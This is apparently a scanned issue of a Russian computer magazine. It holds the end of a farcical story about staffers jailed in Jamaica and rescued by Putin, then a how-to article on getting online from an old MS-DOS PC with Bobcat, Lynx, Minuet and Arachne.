Те мгновенно протрезвели. Додж грустно сунул руку за пазуху гавайской рубашки, и достал полиэтиленовый мешок, завязанный узелком. Мешок был старый, советского образца, и на нем красовалась надпись: "Отвар листьев подорожника - лучшее средство от всех болезней!".

Тем временем подошел озабоченный Добрянский. Поздоровавшись с фан-клаберами, он подошел к Михе, и протянул ему телефон назад.

- Чего-то не отвечает. Говорит - "Абонент вышел из зоны обслуживания".

Миха расстроено засунул мобильник назад в карман.

- Блин, отсталый остров. МТС не работает! А у тебя берет, Холод?

И тут я с ужасом понял, что и документы, и мобильник остались в угнанном мерсе.

## Повествование о ямайских буднях

- Тээкс, бойцы невидимого фронта. Ведите-ка нас на местный базар. - Центнер постепенно успокоился, отпустил Доджа и Клея, и, как обычно, заулыбался.

- А че? Трава *Jamaixyc Ustarende* нужна? - Доджа снова пробрало на хи-хи. - Ну, пойдем, пойдем, проклятые москали...

Мы с Михой переглянулись. И откуда они всё знают? А Додж с Клеем уже шагали в сторону соломенного аэровокзала. Естественно, мы тронулись за ними.

- Каароче, за аэровокзалом - базар. Ща покажу. - Клей достал очередную папиросу. - Там у теток всё продается. Даже тыквенные семечки. Вот ща семечек купим, и - на пляж. Знаете, какие тут тетки? Ого-го!

- Мы не можем на пляж, - объяснил Добрянский. - В Москве только ранняя весна, и я плавки не взял.

Додж и Клей с сочувствием кивнули.

- Тогда - только траву купим, и отправим вас домой. А то Фемина бабушка обидится.

Док оторопел.

- А про мою бабушку вы откуда знаете?

- Они ж тебе сказали - обладают абсолютным знанием мира! Чего ты так переживаешь? - Леха уже позаимствовал "абсолютного знания" из пакета с подорожником, и замотал себе какую-то самокрутку. - Они и про твою бабушку знают, и про мою... - и выпустил первый клуб серо-голубого дыма.

- Только когда будете в каталажке - не забывайте родину! - Додж с Клеем хищками всё веселее.

- Какая нафиг каталажка? - я начал сердиться. - Опять абсолютное знание?

- Ага! - заржали они. - Межу прочим, остров уже неделю находится в руках исламских сепаратистов под руководством господина Суаддекса ибн Рахит. И...

- И в чем это выражается? - поинтересовался Центнер. - Я в политике разбираюсь, сепаратисты - это плохо. Чего в них хорошего - они радикальные, в больших теплых бородах, вращают глазами и всех режут.

- Ну в чем - в чем... - Клей задумчиво жевал бычок. - Сепаратисты навели свои порядки, и никто об этом не знает. Отменили регги, запретили бананы. Даже фабрику по производству бананов имени Красного Октября закрыли. Я не знаю, какое средство можно им противопоставить. Тут американская делегация прилетала с официальным визитом - так всё шито-крыто, никаких проблем, здравствуйте, господин Суаддекс... Так теперь сепаратисты аэропорт официально закрыли - собираются ВПП разрушить, чтоб никто не прилетал больше. Суаддекс у буржуев - свой. Кстати, он и в Москве жил довольно долго. И работал! Гово-

рят, что он даже у Лужкова и Путина в знакомых ходит.

- Ну-ну. Регги запретили - это плохо. Я в регги тоже разбираюсь - хорошая музыка, потому, что для души. - Центнер совсем расстроился. - И без бананов плохо тоже. Я люблю бананы!

- И я люблю. - Док тоже расстроился.

- Так вот! Пришло время открыть вам суровую правду! - Додж и Клей серьёзно посмотрели на нас. - Ничего не бойтесь, о великие освободители острова могучего Джа, и о вас узнает весь мир!

Не успели мы спросить, что вся эта чушь значит, как на наших глазах Додж с Клеем начали стареть. Волосы их седели, у каждого появилась борода, лица покрылись морщинами. Через секунды их кожа стала прозрачной, потом показались кости, затем они потрескались и мгновенно истлели.

Перед нами на песке валялись две гавайские рубашки и две пары затертых джинсов.

## Мы постояли ещё с минуту. Первым встряхнулся Алекс.

- Мистика какая-то. Точно - абсолютное знание. Ну чего, на базар-то пойдем?

- Ага! А с этими чего делать? - я пнул гавайские рубашки ногой.

- Да ничего. Есть у тебя идеи? Нету. И у меня тоже нету. - Центнер набожно перекрестился.

- И Бог с ними. Пойдем на базар, отыщем траву, и дернем нафиг с этой Ямайки, пока с нами чего-нибудь похожего не стряслось.

По общему молчаливому согласию, о происшествии с фан-клаберами мы забыли. Тем более, что до местного рынка было метров пятьсот.



Прямо у входа вполне совхозного вида бабушка продавала тыквенные семечки. Больше на рынке никого не было, и ветер гонял маленькие перекаты - поле между дубовых прилавков. Солнце палило всюю.

- А ну, кому семки, кризи - лебези, туда-сюда, то-сё! - вопила бабка истошно. Рядом с ней на табуретке стоял стакан, которым из грязного и пыльного мешка она эти пресловутые семечки и черпала. Перед стаканом были разложены пучки каких-то травок.

- О, вот у неё-то, похоже, волшебная трава имеется. - Док обрадовался. - У неё наверняка биостимуляторов - полна избушка. И по-русски она говорит лихо. Короче, всем бабкам бабка. - Он подошел поближе к табуретке, взял какой-то пучок, и понюхал. - Это че, бабка? *Jamaixyc Ustarende*?

- Это укроп, дубина! Помогите, грабят! - заорала бабушка.

Словно из-под земли возникли семеро в советской милицейской форме с ямайскими гербами на фуражках, взяли нас под белы ру-



ченьки, и куда-то потащили...

- Сволочи поганые! - заорал Док.

- Теперь главный разберется - кто сволочи, а кто поганые. - констатировали милиционеры. Через десять минут мы, украшенные синяками от демократизаторов, сидели в какой-то местной каталажке. Единственное зарешеченное окно выходило на летное поле.

### Тиха ямайская ночь

Шли пятые сутки нашего пребывания на чужбине. О том, чтоб лечить Покровского, уже никто и не думал - зато все думали о том, как бы умотать из этой вонючей камеры, и вер-

нуться домой.

Утром местный тюремщик, как обычно, разбудил нас - невымытых, небритых и в целом ободранных - стуком резиновой дубинки по тюремной решетке.

- Эй, русски швайне, давайте подъем - жрать пора! - судя по голосу, у него днем раньше состоялось затянувшееся застолье. - Сегодня жареные макаронен!

- О, давай, чучело сепаратистское. А то всё овсянка, да овсянка. - Центнер довольно потянулся.


- На! - охранник протянул Михе через решетку сверток абсолютно сухих макарон. - Два часа жарили. Жрите, русски факамазеры.

- Ну, ты обалдел! - Михе возмутился, но сухие макароны взял. - Ты же сказал - они жареные! - Два часа жарил лично. - охранник был невозмутим.

- А ты их варить не пробовал, паскудина? - Михе надулся, и стал весь красный, как рак. - Их перед жаркой ВАРЯТ! Урод вонючий.

- Кто урод вонючий, а кто и сам дурак. Воды с семи утра в тюрьме нет, понял? Отключили. Вот щас к вам главный товарищ Суаддекс придет - с ним и разбирайтесь. - ответил неожиданно безо всякого акцента охранник, и слился.

Мы остались в камере с макаронами в рюках.



- И чего, как их есть, кто-нибудь знает? - Миха разделил макароны на пучки, и раздал нам. Мы дружно захрустели.

- А что, нормально, - заявил Добрянский. - Хотя не овсянка, и не рыбий жир, как в первый день. - Угу. - подтвердил Алекс, хрустя сушняком. - Сейчас бы ещё кетчупа...

Послышались шаги по коридору. Я поперхнулся.

По ту сторону решетки стоял... Сайдекс. Его сопровождал всё тот же тюремщик с дубинкой.

### Исламский сепаратист

- Так вот, кто поработил Ямайку? - Центнер был в бешенстве. - Ты? Ты унизил этих несчастных людей? Ты, который задержал две полосы материалов в последний номер X? Ты ещё и сепаратист? И фабрику ты разрушил?

- И чего? - нагло спросил Сайдекс. - Подрабатываю я тут, ясно?

- Ничего не ясно. - я был удивлен не меньше остальных. - Тебя сюда какая лошадь занесла?

- Я тут по поручению правительства России! - Сайдекс гордо поднял голову. - Пришло время освободить остров от капиталистического гнета! И вообще!

- И вообще! Открывай и выпускай нас! А то нас Покровский в Москве заждался! - заявил Добрянский, выпятив нижнюю губу.

- Таак, понятно. - Сайдекс Суаддексович был явно недоволен. - Карроче - дело к ночи! Этих дятлов - не выпускать и не кормить, а там будет видно.

Охранник козырнул, и Сайдекс потопал к выходу. Когда он скрылся из глаз, секьюрити показал нам кулак, почесался, и отправился вслед.

Итак, визит Суаддекса ибн Рахита, или попросту Сайдекса, нам ничего не дал. И теперь нужно было нечто. Нужно было что-то, что могло бы вытащить всю честную компанию обратно домой. Нужно было какое-нибудь чудо. Хотя небольшое.

День тянулся на удивление долго. К вечеру в дикой жарнице мы были похожи на четверку вареных кур.

Потом наступила ночь. Мы почти не разговаривали, пытаясь заснуть. И вдруг...

Воздух прорезал звук реактивных двигателей. На Ямайскую ВПП садился самолет! Кого бы не занесло на Ямайку в такой поздний час - мы обязательно должны с ним увидеться! Кроме того, было предчувствие, что этот визит - вполне про нашу честь.

Мы ждали. Прошло примерно пол-часа, и наконец, дверь в участок отворилась, вошел Сайдекс, и с ним кто-то ещё... Включился свет. У двери камеры стоял... Президент Владимир Путин.

### Президенты тоже любят регги

- Так кто это, Суаддекс ибн Рахитович? - Путин серьёзно посмотрел на Сайдекса, потом принялся разглядывать нас, как будто выглядывая знакомое лицо. Мы, остолбенев, молчали.

- А это... - Сайдекс явно замаялся. - А это - наши террористы. Белорусские шпионы по национальности. Они хотели взорвать Ямайскую Фабрику Имени Пятидесятилетия Красного Октября По Производству Бананов. Но я лично случайно оказался поблизости, и почти предотвратил взрывоопасную ситуацию. Правда фабрика сама сгорела на следующий день от подрыва производства. Но вот им тут всё равно самое место.

- Господин президент! - я понял, что именно сейчас пришла пора вмешаться. - Владимир Владимирович! Мы - граждане России, которых этот нехороший человек незаконно заключил под стражу, и требуем нашего немедленного освобождения.

- Хе-хе, граждане России! - Сайд заулыбался. - У вас хоть белорусские документы-то есть? И тут я понял, что все документы остались в Москве, в угнанной машине, в бардачке.

Тем временем, выяснилось, что документы нам всё-таки не понадобятся - события продолжали развиваться сами собой.

- Хм. - сказал президент. - Так, гаврики, значит: это вы. Также мне, белорусы! И кому из вас в голову пришла замечательная идея позаимствовать мою машину? Обещаю: он в ближайшие пол-года будет лес вместо серверов валить - условно, правда, но всё равно неприятно будет, гарантирую.

- Ему! - мы все хором показали пальцем на диктатора - самозванца.

- Ага! - сказал президент. - А права в бардачке - твои.

И показал пальцем на меня.

Сайдекс едва удержался, чтоб не засмеяться. - Ты чего ржешь, а? - президент окончательно рассердился. - Щас я тебе сделаю... импичмент. А ну давай, неси ключи от камеры! Сайдекс что-то промывал себе под нос, и поковылял за ключами...

И тут всё объяснилось. Вот почему наш автомобиль в Москве никто не разу не остановил! Вот кому он принадлежал!..

- ...а когда этот чертов Суаддекс вернется в Москву - сниму с занимаемой должности и выслю за пределы МКАД! - грохотал президент.

- А нам что делать? - спросил Добрянский.

- А вам? Вам - ничего. Сейчас домой полетим, а там - видно будет. Кстати, сроч в моем самолете тоже вы навели? - президент поморщился. - Кошмар! Гомосексуалисты проклятые! Весь салон в презервативах!

- Это не гомосексуализм, это опыты по транспортировке жидкостей на небольшие расстояния. - пробубнил Добрянский.

Ну да, рассказывай. - Президент подобрел, взял у подошедшего Сайдекса ключи. - Видал, вон, что мой шельмец натворил? Хулиганье! Он у меня в Москве работал управляющим делами президента (то есть, меня) по вопросам ассенизации на пол-ставки по обмену с республикой Ямайка. Ну, я его по должности сюда отправил - канализацией заниматься. А он - производство бананов развалил, Москва уже неделю без них сидит, да ещё и регги прикрыл - это последняя капля была! Я об этом от Геры Моралеса узнал, когда на его концерт в "Китайский Летчик" приехал. И дернуло же меня без водителя поехать!

- В "Китайский Летчик"? - Док удивился больше всех.

- А что? - сказал президент. - Президенты тоже любят регги! Надо же отдыхать хоть иногда. Вот я и выбрался раз в году. Послушал, называется, любимую музыку...

Тут я попытался взять инициативу в свои руки.

- Владимир Владимирович! Вы уж извините нас за машину! Ну очень надо было на Ямайку!

- За Jamaxixux Ustarende? - улыбнулся президент.

- А вы откуда знаете? - вылупил глаза Алексей.

- Я обладаю абсолютным знанием! - ответил Владимир Владимирович, блестя глазами.

Больше мы у него весь полет до Москвы ничего не спрашивали.

### Заключение

Президентский самолет снижался над Шерефметеево - 1.

- А всё-таки не привезли мы траву, ребята. Пустую ходку на Ямайку сделали, получается. - сказал Центнер. - И Серегу, наверное, уже соседи в больницу сдали.


- Да ладно! - сказал Алексей. - Белая горячка иногда проходит за пять-семь дней, сама. Вот увидите.

Так оно и вышло. Не успел самолет подрулить к зданию аэропорта, как я увидел в иллюминаторе знакомую фигурку. Фигурка была тощая, небритая, и, судя по всему, шмыгала носом.

- Серега! Ты выздоровел? - не успев сойти на землю воскликнул Добрянский. - Как же ты умудрился?

- Как - как... Выспался, позавтракал, и - работать. - скромно ответил Покровский, вручая Феде показательный букет цветов. Номер сдаем, всё-таки...





# Как выжить под СЛАБОЙ ТАЧКОЙ

CUTTER (CUTTER@XAKER.RU) HTTP://WWW.LOVEDITY.RU

**Ж**елезо нынче дорого. Причем, денег за последние несколько лет у нас больше не стало. Это я к чему? К тому, что часто натываюсь на людей, которые, приходя ко мне, просят: Котор, у меня мама-папа небогатые, кушать нечего, собери мне машину, а? Ну хоть какую-нибудь. Впоследствии выясняется, что "какую-нибудь" означает "такую, чтоб можно было в инет выходить, гамиться, почту принимать, и быстро", и, как правило, "не дороже 100 - 150 баксов, а то я уже пол-года коплю, и у меня больше нету"... Что, скажешь, нереально?

## А вот и ни фига.

Во-первых, никогда не смейся над такими людьми. В похожую финансовую ситуацию может попасть каждый. И ты тоже. Во-вторых, я сам однажды был вынужден распрощаться со своей тачкой, и остался с точно такой же суммой на руках. И мне тоже было нужно выходить в инет, редактировать тексты, отправлять почту...

## Дисковая Операционная Система

**Для тебя не секрет, что 386 или 386 тачку вместе с монитором можно купить на митинобазаре баксов за 100-130. А на такой машине ДОС и 3.хх Винды будут работать офигительно! И не смейся. С такой тачки можно полноценно выходить в Интернет, серфить по вебсайтам, зависать в www-чатах (это ближе к девушкам ;) ) да и вообще хакать, ломать, крушить, т.е. делать то, что ты любишь :). Об играх даже говорить не стоит, потому что их вышло просто недетское количество!**

Сейчас, как нельзя кстати, придется к месту песня о старом Досе. "Дос, черной пеленой экран заполнил чистый Дос:". Хех, ностальгия: Так вот, будем учиться полноценно работать в MS-DOS'e. Почему в нем? Да потому, что эта ОС является реально качественной, работает на всех (без исключения) писяках. Для тебя не секрет, что 386 или 386 тачку вместе с монитором можно купить на митинобазаре баксов за 100-130. А на такой машине ДОС и 3.хх Винды будут работать офигительно! И не смейся. С такой тачки можно полноценно выходить в Интернет, сер-

фить по вебсайтам, зависать в www-чатах (это ближе к девушкам ;) ) да и вообще хакать, ломать, крушить, т.е. делать то, что ты любишь :). Об играх даже говорить не стоит, потому что их вышло просто недетское количество!

Все программное обеспечение я тестировал на своем компьютере с MS-DOS'ом версии 6.22.

## Выходим в Интернет

Для выхода в Инет тебе необходимо скачать несколько программ с сервера FDisk.com (эти

```
SCRIPTIT ... Automated Setup for Wattcp Programs
```

```
Default Values Which Will Be Used Unless Changed
```

```
1- COM PORT BASE Address = 3F8
2- Interrupt= 4
3- Baud Rate = 38400
4- Modem Init Command = AT&F&C1&D2
5- Dialer Command = ATDP3133385
6- Login Name= user
7- Login Password= *****
8- Nameserver #1= 000.000.000.000
9- Nameserver #2= None
```


```
0- EXIT and do not save changes
```

```
Enter (1-9) to change ... 0 to EXIT...Anything else to accept
```



<http://www.fdisk.com/doslynx>  
**Очень большой архив софтины для DOS'а. Тут есть все что угодно для плодотворной работы в Интернете. С этого сайта и был протестирован весь софт, который рассматривался в статье. Рулез одним словом.**

Спросят, а не сохранить ли изменения - конечно, подтверди сохранение. Теперь запуская программу bcatdial.bat, если ты все настроил/настроила правильно, то модем поднимет трубу, начнет звонить, подружится, создаст PPP-соединение и запустит резидентную программу. Эта резидентная программа как раз и является драйвером, через который происходят соедине-



действия тебе придется делать из под виндовс или юникса :)). На самом сайте находится различный софт не только для MS-DOS, но и туева куча всякой шняги :).

В общем, скачиваешь набор программ Bobcat (брать здесь: <http://www.fdisk.com/doslynx/bobcat.htm>).

Копируешь скачанное файло на дискету, с нее на комп, где находится чистый дос. Скопировал Bobcat, распаковываешь его (архив self-extractor). Появится куча дополнительных директорий, два файла: newuser.bat и quickbob.dos. Пускай newuser.bat, появится экран с настройками.

1. com порт. Тут все понятно, от тебя требует выбрать в каком com порту работает твой модем.

2. номер прерывания. Я оставил эту строку как есть.

3. Baud Rate. Максимальная скорость соедине-

ния.

4. Строка инициализации. Ее тоже не менял - работает. Можно поставить ATZ, если у тебя неясный момед (на старой тачке, скорее всего, будет какой-нть Роботикс 28.8. Да, кстати, ты можешь привязать на такую тачку хоть 57600 - и летать машина будет в интернете не медленнее, чем пень-три! Только момед под Досом лучше внешний юзать - с ним проще).

5. Dialer Command. Эта команда модему для соединения с твоим провайдером. Если телефон провайдера 1234567, то команда, скорее всего, будет ATDP1234567.

6. Твой логин.

7. Твой пароль.


8. Первичный DNS сервер.

9. Вторичный DNS сервер.

После того, как все настроишь, жми Escаре.


ния tcp/ip. Если немного подправить этот файл, то можно создать SLIP соединение.

Потом запустится браузер lpx (да, это та самая http-смотрелка, которая по умолчанию ставится в unix'оксopodobных системах). Ты, наверное, расстроишься, когда увидишь, что браузер текстовой, но привыкнуть к нему совсем не трудно. Lpx поддерживает как http-запросы, так и ftp, поначалу этого хватит... но ненадолго :( Для куль-хаксоров в состав Bobcat входит Telnet-программа, так что пингование твоих друзей и прочей интернетовской живности тебе обеспечено, конечно, если у тебя есть какой-нибудь shell. Но в последнее время все больше удаленных шеллов работает через ssh, поэтому простой telnet-клиент тебя не спасет... Но не горюй, под DOS тоже существуют ssh-клиенты (об этом дальше) - это тебе, конечно, не SecureCRT, но тоже неплохо :).



<http://www.simtel.net/simtel.net/msdos/index-msdos.html>

Еще один большой сайт по Досу, тут в алфавитном порядке расположены различные утилиты под дос. Есть и различные утилиты для CD-ROM'a, куча небольших компиляторов. В общем 4 с плюсом.



В состав пакета входит какая-то программа MINUET (то ли я развращенный стал, то ли английский совсем плохо знаю ;)). По названию даже не догадаешься, что же она делает - наверное, доставляет физическое удовольствие. Да не тут-то было, под супер-кодовым названием скрывается обычный mail-клиент (на самом деле, самого exe-файла программы нету, его нужно сказать здесь: <http://www.fdisk.com/doslynx/minuet/>).

С помощью этой тулзы можно отправлять письма по SMTP-протоколу, и скачивать почту с POP3-серверов.

А что делать любителям посерфить в графическом режиме? Такие перцы тоже не остались в стороне, особенно любители порнушки :). Для них оптимальным вариантом будет использование браузера Arachne. Работает он во всех SVGA-режимах (640x480, 800x600, 1024x786) - правда, только с 256 цветами, но это можно пережить. Требования к твоему компу:

1. MS-DOS начиная с версии 3.3
2. x86 процессор
3. SVGA карточка
4. Мышь

Как видишь, требования к железу минимальны. В качестве Packer Driver'a подойдет и Bobcat Dialer из пакета Bobcat. Программа

легка в использовании - в общем, разобраться в ней просто. Это тебе, конечно, не Internet Explorer и не Netscape Navigator, но работать в нем все же намного приятнее, чем в lynx'e. Arachne, грубо говоря, хреново понимает CSS, из-за чего многие сайты будут смотреться убого, но все же основной HTML он понимает. Download Хере: <http://browser.arachne.cz>.

